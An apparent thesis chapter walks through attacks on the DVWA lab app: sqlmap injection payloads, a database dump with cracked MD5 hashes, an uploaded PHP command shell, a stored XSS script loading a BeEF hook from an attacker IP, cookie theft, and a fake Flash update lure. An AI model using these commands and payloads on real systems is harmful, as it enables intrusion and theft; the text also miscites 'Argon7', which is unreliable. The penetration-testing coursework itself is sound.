


Fig 5. MSF and Sqlmap handles the shell access.

5 ATTACKS

In this section the vulnerabilities discovered in the section two are demonstrated by using them to exploit real world example web application. As described in the first section the main goal of this thesis is to gain a shell access to a target system. This section describes the required steps and how software and tools are used. First, the attacks are launched against the server side and then against the client side.

5.1 Server side

In this section, attacks are targeted against the server. SQL Injection vulnerabilities are used as a starting point. Different security misconfigurations are also exploited to take full advantage of found security holes.

5.1.1 Using the sqlmap

Kali Linux has the tool called sqlmap. Sqlmap provides an automated process for detecting SQL injection flaws from a vulnerable web application. DVWA contains a readymade page which suffers from SQL injection vulnerability. From this page a parameter is passed to the back end and this parameter is run through MySQL interpreter. When sqlmap is ran against the example application with the following command:

```
sqlmap -u
"http://dvwa.test/vulnerabilities/sqli/?id=a&Submit=Submit" --
cookie="PHPSESSID=njbmu5212gql6skmck9aheec81; security=low"
```

The following results are provided:

```
sqlmap identified the following injection point(s) with a total of
4814 HTTP(s) requests:
---
Parameter: id (GET)
```

```
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (MySQL
comment)
Payload: id=-2107' OR 3600=3600#&Submit=Submit
```

Boolean-based blind technique is useful if the target application does not return any outcome for the query. Instead a custom error page might be shown or just HTTP 500 code is returned. In this case sqlmap makes several boolean queries against the server. For example, a value of some field could be determined if each character is selected one by one and then compared against all the possible characters.

```
Type: error-based
Title: MySQL OR error-based - WHERE or HAVING clause
Payload: id=-1277' OR 1 GROUP BY CONCAT(0x7170787671,(SELECT (CASE
WHEN (1486=1486) THEN 1 ELSE 0
END)),0x717a6b7171,FLOOR(RAND(0)*2)) HAVING MIN(0)#&Submit=Submit
```

In an error-based injection type sqlmap tries to provoke error from the target database and read the HTTP response and look for specific error messages. This only works if the target system is configured non-optimally. Visible stack traces might reveal, for example, credentials for the application’s database.

```
Type: AND/OR time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (SELECT - comment)
Payload: id=a' AND (SELECT * FROM
(SELECT(SLEEP(5)))SgqI)#&Submit=Submit
```

In a time-based attack sqlmap tries to put the target database on hold using, for example, SLEEP-command. If the request and response times differ between valid and malicious queries, sqlmap then knows that there is injection vulnerability available.

```
Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
```

```
Payload: id=a' UNION ALL SELECT
CONCAT(0x7170787671,0x575470514d5a6e586a67454d4f75547254615851624a
6f6672454746637a6271745979615a494550,0x717a6b7171),NULL#&Submit=Su
bmit
```

In an UNION query-based injection sqlmap appends the query with UNION ALL SELECT allowing sqlmap to obtain results from other tables. This technique works best if the vulnerable web application uses the for-loops to display the data received from the database.

When targeting a system, sqlmap uses all the techniques above individually and also together and tries to determine the best way to breach a system. In this case sqlmap has detected several SQL injection points. Next, more injections are run against the target system.


Available databases can be fetched with command:

```
sqlmap -u "http://dvwa.test/vulnerabilities/sqli/?id=a " --
cookie="PHPSESSID=njbmu5212gql6skmck9aheec81; security=low" --dbs
```

As described before sqlmap runs multiple SQL injection attacks against given URL and successful attacks are stored to cache. Cache is used to improve performance as for the first run it takes considerable long time since there are total of 3000 attacks run against the target system.

Figure 6 shows sqlmap's stored injection points and their types which are used to fetch databases. After the payloads have been injected by sqlmap following databases are provided:

```
available databases [4]:
[*] dvwa
[*] information_schema
[*] mysql
[*] performance_schema
```



```
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
    Payload: id=-2107' OR 3600=3600#&Submit=Submit

    Type: error-based
    Title: MySQL OR error-based - WHERE or HAVING clause
    Payload: id=-1277' OR 1 GROUP BY CONCAT(0x7170787671,(SELECT (CASE WHEN (1486
=1486) THEN 1 ELSE 0 END)),0x717a6b7171,FLOOR(RAND(0)*2)) HAVING MIN(0)#&Submit=S
ubmit

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (SELECT - comment)
    Payload: id=a' AND (SELECT * FROM (SELECT(SLEEP(5)))SgqI)#&Submit=Submit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=a' UNION ALL SELECT CONCAT(0x7170787671,0x575470514d5a6e586a67454
d4f75547254615851624a6f66724547466 37a6271745979615a494550,0x717a6b7171),NULL#&Sub
mit=Submit
---
[11:14:12] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 13.04 or 12.04 or 12.10 (Raring Ringtai
l or Precise Pangolin or Quantal Quetzal)
web application technology: Apache 2.2.22, PHP 5.3.10
back-end DBMS: MySQL 5.0.12
[11:14:12] [INFO] fetching database names
available databases [4]:
[*] dvwa
[*] information_schema
[*] mysql
[*] performance_schema
```

Fig 6. Sqlmap's stored injection points and their types.

The database called dbwa is used by the example web application. Available tables can be fetched by providing *tables* parameter.

```
sqlmap --
url="http://dvwa.test/vulnerabilities/sqli/?id=a&Submit=Submit" --
cookie="PHPSESSID=daid6n95bpfhb23cqu9hn4pf75; security=low" -D
dvwa --tables
```

This reveals that dvwa-database contains the following two tables:

```
[2 tables]
+---------------------------------------------+
| guestbook                                   |
| users                                       |
+---------------------------------------------+
```

A database can be dumped by issuing the following command:

```
sqlmap -u
"http://dvwa.test/vulnerabilities/sqli/?id=a&Submit=Submit" --
cookie="PHPSESSID=daid6n95bpfhb23cqu9hn4pf75; security=low" -D
dvwa --dump-all
```

Sqlmap saves dumped tables to csv-files. The following interesting fields are found from the users table: username and hashed password.

```
admin   | 5f4dcc3b5aa765d61d8327deb882cf99
gordonb | e99a18c428cb38d5f260853678922e03
1337    | 8d3533d75ae2c3966d7e0d4fcc69216b
pablo   | 0d107d09f5bbe40cade3de5c71e9e9b7
smithy  | 5f4dcc3b5aa765d61d8327deb882cf99
```

Sqlmap has built in tool to save password hashes, detect their type and crack them. During the dump sqlmap retrieves the column values of the tables and analyzes their content and if a password hash is detected, sqlmap tries to crack it. In this case password hashes are detected as being MD5 hashed which are easily cracked by the tool:

```
5f4dcc3b5aa765d61d8327deb882cf99 (password)
e99a18c428cb38d5f260853678922e03 (abc123)
8d3533d75ae2c3966d7e0d4fcc69216b (charley)
0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)
5f4dcc3b5aa765d61d8327deb882cf99 (password)
```

Taking advantage of found SQL injection flaw is extremely easy as dumping a database can be achieved by issuing few simple commands when using correct tools. In this case the login usernames and passwords for the example site were the most interesting thing found leading to loss of confidentiality. As a result, an attacker is able to use any login details to log in to the application. This was also due to the fact that passwords were hashed using weak algorithm such as MD5 which is as bad as having passwords in plain text. MD5 is still used quite a lot for hashing password which is obviously dangerous as cracking them open is just a matter of milliseconds. More robust methods for hashing password have been developed such as Argon7 [63].


5.1.2 Uploading the shell

As one of the goals of this thesis is to get total host takeover, SQL injections are used to find out if it is possible to get a custom-made shell which can run system commands to the server. To upload a shell, the SQL user should have write permission to some folder where the shell is uploaded or written. Usually many web applications have folders which store for example user uploaded images. In this case the example web application has this kind of folder in */var/www/dvwa/hackable/uploads/*.

Sqlmap has a command called *os-shell* which tries to upload a shell to the server. The command is invoked by typing:

```
sqlmap -u
"http://dvwa.test/vulnerabilities/sqli/?id=a&Submit=Submit" --
cookie="PHPSESSID=dnl2vktonaqlbcf5o9ln6fs1s2; security=low" --os-
shell
```

Next, the sqlmap asks which language the web application supports and options are ASP, ASPX, JSP and PHP. In this case the example application uses PHP, so PHP is selected. Next, a folder location is asked where the shell script can be written. Folders can be searched by custom location or sqlmap can also try to find suitable directory. As writable target folder is already known, it is used as location for the shell script. After the location is found, sqlmap creates a file there which can then be accessed by crafting different GET requests.



```
[08:15:15] [INFO] the file stager has been successfully uploaded on '/var/www/dvwa/hackable/uploads/' - http://dvwa
[08:15:15] [INFO] the backdoor has been successfully uploaded on '/var/www/dvwa/hackable/uploads/' - http://dvwa.te
[08:15:15] [INFO] calling OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> ls -al
do you want to retrieve the command standard output? [Y/n/a] y
command standard output:
---
total 28
drwxrwxrwx 2 kalle    kalle    4096 Nov 13 15:15 .
drwxrwxrwx 5 kalle    kalle    4096 Oct  5  2015 ..
-rwxrwxrwx 1 kalle    kalle     667 Oct  5  2015 dvwa_email.png
-rwxr-xr-x 1 www-data www-data  908 Nov 13 15:15 tmpbpkfo.php
-rwxr-xr-x 1 www-data www-data  908 Nov 13 15:09 tmpbzhxf.php
-rw-rw-rw- 1 mysql    mysql       0 Nov 13 15:09 tmpudxcd.php
-rw-rw-rw- 1 mysql    mysql     723 Nov 13 15:15 tmpuecfr.php
-rw-rw-rw- 1 mysql    mysql     723 Nov 13 15:09 tmpuimax.php
-rw-rw-rw- 1 mysql    mysql       0 Nov 13 15:15 tmpusklj.php
---
os-shell> █
```

Fig 7. A shell access is gained to the target system.

When a user types a command to the shell, sqlmap makes a GET request and passes the command for the uploaded shell. Apache's access log shows the crafted request:

```
192.168.56.103 - - [13/Nov/2016:15:15:18 +0200] "GET
/hackable/uploads/tmpbpkfo.php?cmd=ls%20-al HTTP/1.1" 200 448 "-"
"sqlmap/1.0-dev-nongit-201608150a89 (http://sqlmap.org)"
```

When command ls -al is run, files are listed as shown in the figure 7.

The created PHP-file tmpbpkfo.php is quite simple file which takes a command as a GET- or POST-parameter (the script checks for $_REQUEST-array which contains both) then checks which PHP-functions for executing system commands are available. The script then uses appropriate function such as system(), shell_exec() or passthru(). The script is available in appendix 1.

This scenario shows the worst-case scenario as some operating system services prevent writing to a common folder by a specific user. Ubuntu Linux, for example, by default comes with a service called AppArmor which does not allow MySQL-user to write into /var/www -folders to prevent cases such as described above. If unauthorized user tries to write inside these folder, following line is written to syslog

```
[ 4902.147284] type=1400 audit(1472143216.097:38):
apparmor="DENIED" operation="mknod" parent=1
```

```
profile="/usr/sbin/mysqld" name="/var/www/dvwa/hackable/uploads/
tmpbpkfo.php" pid=1632 comm="mysqld" requested_mask="c"
denied_mask="c" fsuid=115 ouid=115
```

Even though MySQL user (mysqld) had full permissions to folder /var/www/dvwa/hackable/uploads/, creating new files here was blocked if AppArmor was enabled. However, since any additional protection methods are out of this thesis' scope, a shell access was gained using SQL injection but this meant that the target system was also misconfigured (OWASP's top 5 vulnerability, Security misconfiguration) since MySQL user's write access was not limited any way.

It's also possible to disable some functions when PHP script is executed. Many service providers disable system command functions by default to give additional protection.

Getting custom shell to the target system is not as easy as dumping usernames and password demonstrated before because the target system must also be vulnerable through misconfiguration. MySQL user needs have write permission to such folder which is also accessible by the web server.

5.2 Client side

In this section, attacks are targeted against the client side. XSS-vulnerability is the most common client side attack and it is used as a starting point. The main goal is to get a victim to install a malicious file which then invokes a remote shell access ready to be exploited by an attacker.

5.2.1 Setting up the BeEF

The example application contains two different XSS vulnerabilities, reflected and stored. In this scenario an attacker tries to inject the BeEF framework to the web site. The web site contains a guestbook where a user can post a comment which is shown to everyone who visits the guestbook. This provides a good way to write some malicious stored XSS code to the web site. BeEF could also be injected to the website using SQL-injection vulnerability described before by modifying a comment in the guestbook since all the comments are stored to the database.

Kali Linux comes with BeEF already installed. When BeEF is started it echoes back the URLs for the hook.js-file and for the UI-panel.


```
[+] running on network interface: 127.0.0.1
    |   Hook URL: http://127.0.0.1:3000/hook.js
    |_  UI URL:   http://127.0.0.1:3000/ui/panel<
[+] running on network interface: 192.168.56.103
    |   Hook URL: http:// 192.168.56.103:3000/hook.js
    |_  UI URL:   http:// 192.168.56.103:3000/ui/panel
```

BeEF is now successfully started and the admin panel is accessed by opening the URL *http:// 127.0.0.1:3000/ui/panel*. This opens a login screen and the default username and password are *beef*.

Next a malicious message, which loads the hook.js (available at *http://192.168.56.103:3000/hook.js*) is crafted and posted to the guestbook. The message contains a HTML-code which loads the hook.js. The message is as follows:

```
<script src=”http://192.168.56.103:3000/hook.js”></script>
```

Next a victim visits the guestbook and hook.js gets loaded inside the victim’s browser. Figure 8 shows how the UI-panel looks when a browser is hooked into it.



Category: Browser (7 Items)

Browser Name: Firefox	Initialization
Browser Version: 15	Initialization
Browser UA String: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:15.0) Gecko/20100101 Firefox/15.0	Initialization
Browser Language: en-US	Initialization
Browser Platform: Linux i686	Initialization
Browser Plugins: iTunes Application Detector-v.,DivX® Web Player-v.,Windows Media Player Plug-in 10 (compatible; Totem)-v.,VLC Multimedia Plugin (compatible Totem 3.0.1)-v.,QuickTime Plug-in 7.6.6-v.	Initialization
Window Size: Width: 1199, Height: 1240	Initialization

Category: Browser Components (12 Items)

Flash: Yes	Initialization
VBScript: No	Initialization
PhoneGap: No	Initialization
Google Gears: No	Initialization
Web Sockets: Yes	Initialization
QuickTime: Yes	Initialization
RealPlayer: No	Initialization
Windows Media Player: Yes	Initialization
WebRTC: No	Initialization
ActiveX: No	Initialization
Session Cookies: Yes	Initialization
Persistent Cookies: Yes	Initialization

Category: Hooked Page (5 Items)


Fig 8. The BeEF UI panel showing hooked browsers

By opening the commands tab an attacker can run several ready-made commands against the victim's browser. For example, cookies can be retrieved by running the command "Get Cookie" which returns the cookies of the victim:

```
cookie=PHPSESSID=e34tjl2qcher6jquod9n8p1dl3;security=low;
BEEFHOOK=Bj0E5Eq4VfDJdpMVMGY0EMhzp
UvO39ylJJBn4V0GlPlgGOxihpmZpV3tNVlVI7nTPoPEmP7F2VA6yHII
```

After the cookies haven been retrieved successfully, the attacker can use PHPSESSID-value to gain access to the victim's session. After this it is up to the attacker to decide what to do. For example, if the victim happens to be someone with admin rights the attacker gains these same access rights. This scenario demonstrates how easily a victim’s cookies can be stolen using XSS-vulnerability which might lead to pretty much anything if correct user level is gain trough stolen session. This could have easily avoided though, if the web server would have used HttpOnly-flag in the response header. HttpOnly-flag tells, if supported by a browser, to a browser not to reveal cookies to any JavaSript code [26].

XSS and BeEF can also be used to initialize different social engineering attacks. One possible outcome is to induce undesired clicks where user is tricked to click a link which downloads malicious payload, for example a file or browser extension, which is created by an attacker.




Fake Flash Update

Description:	Prompts the user to install an update to **Adobe Flash Player**. The delivered payload could be a custom file, a browser extension or any specific URI. The provided BeEF Firefox extension disables PortBanning (ports 20, 21, 22, 25, 110, 143), enables Java, overrides the UserAgent and the default home/new_tab pages. See */extensions/ipec/files/LinkTargetFinder* directory for the Firefox extension source code. The Chrome extension delivery works on Chrome <= 20. From Chrome 21 things changed in terms of how extensions can be loaded. See */extensions/demos/flash_update_chrome_extension/manifest.json* for more info and a sample extension that works on latest Chrome.
Id:	100
Image:	http://192.168.56.103:3000/adobe/flash_update.png
Payload:	Firefox_Extension
Custom Payload URI:	http://192.168.56.103:3000/api/ipec/ff_extension

Fig 9. The fake flash updated settings in BeEF

BeEF has a command called “Fake Flash Update” which displays a notice suggesting the user to install an update for Adobe Flash Player. The payload can be customized by the attacker. Here as shown in figure 9 the fake flash updater downloads malicious extension for the user’s browser. When the command is executed a pop up appears as shown in the figure 10.



Vulnerability: Stored Cross Site Scripting (XSS)

Name *

An update to Adobe® Flash® Player is available.

This update includes improvements in usability, online security and stability, as well as new features which help content developers deliver rich and engaging experiences.

Did you know...

- The top 10 Facebook games use the Flash Player. To see more, visit: www.adobe.com/games.
- Most of the top video sites on the web use Flash Player
- Flash Player is installed on over 1.3 billion connected PCs

Note: If you have selected to allow Adobe to install updates, this update will be installed on your system automatically within 45 days or you can choose to download it now.

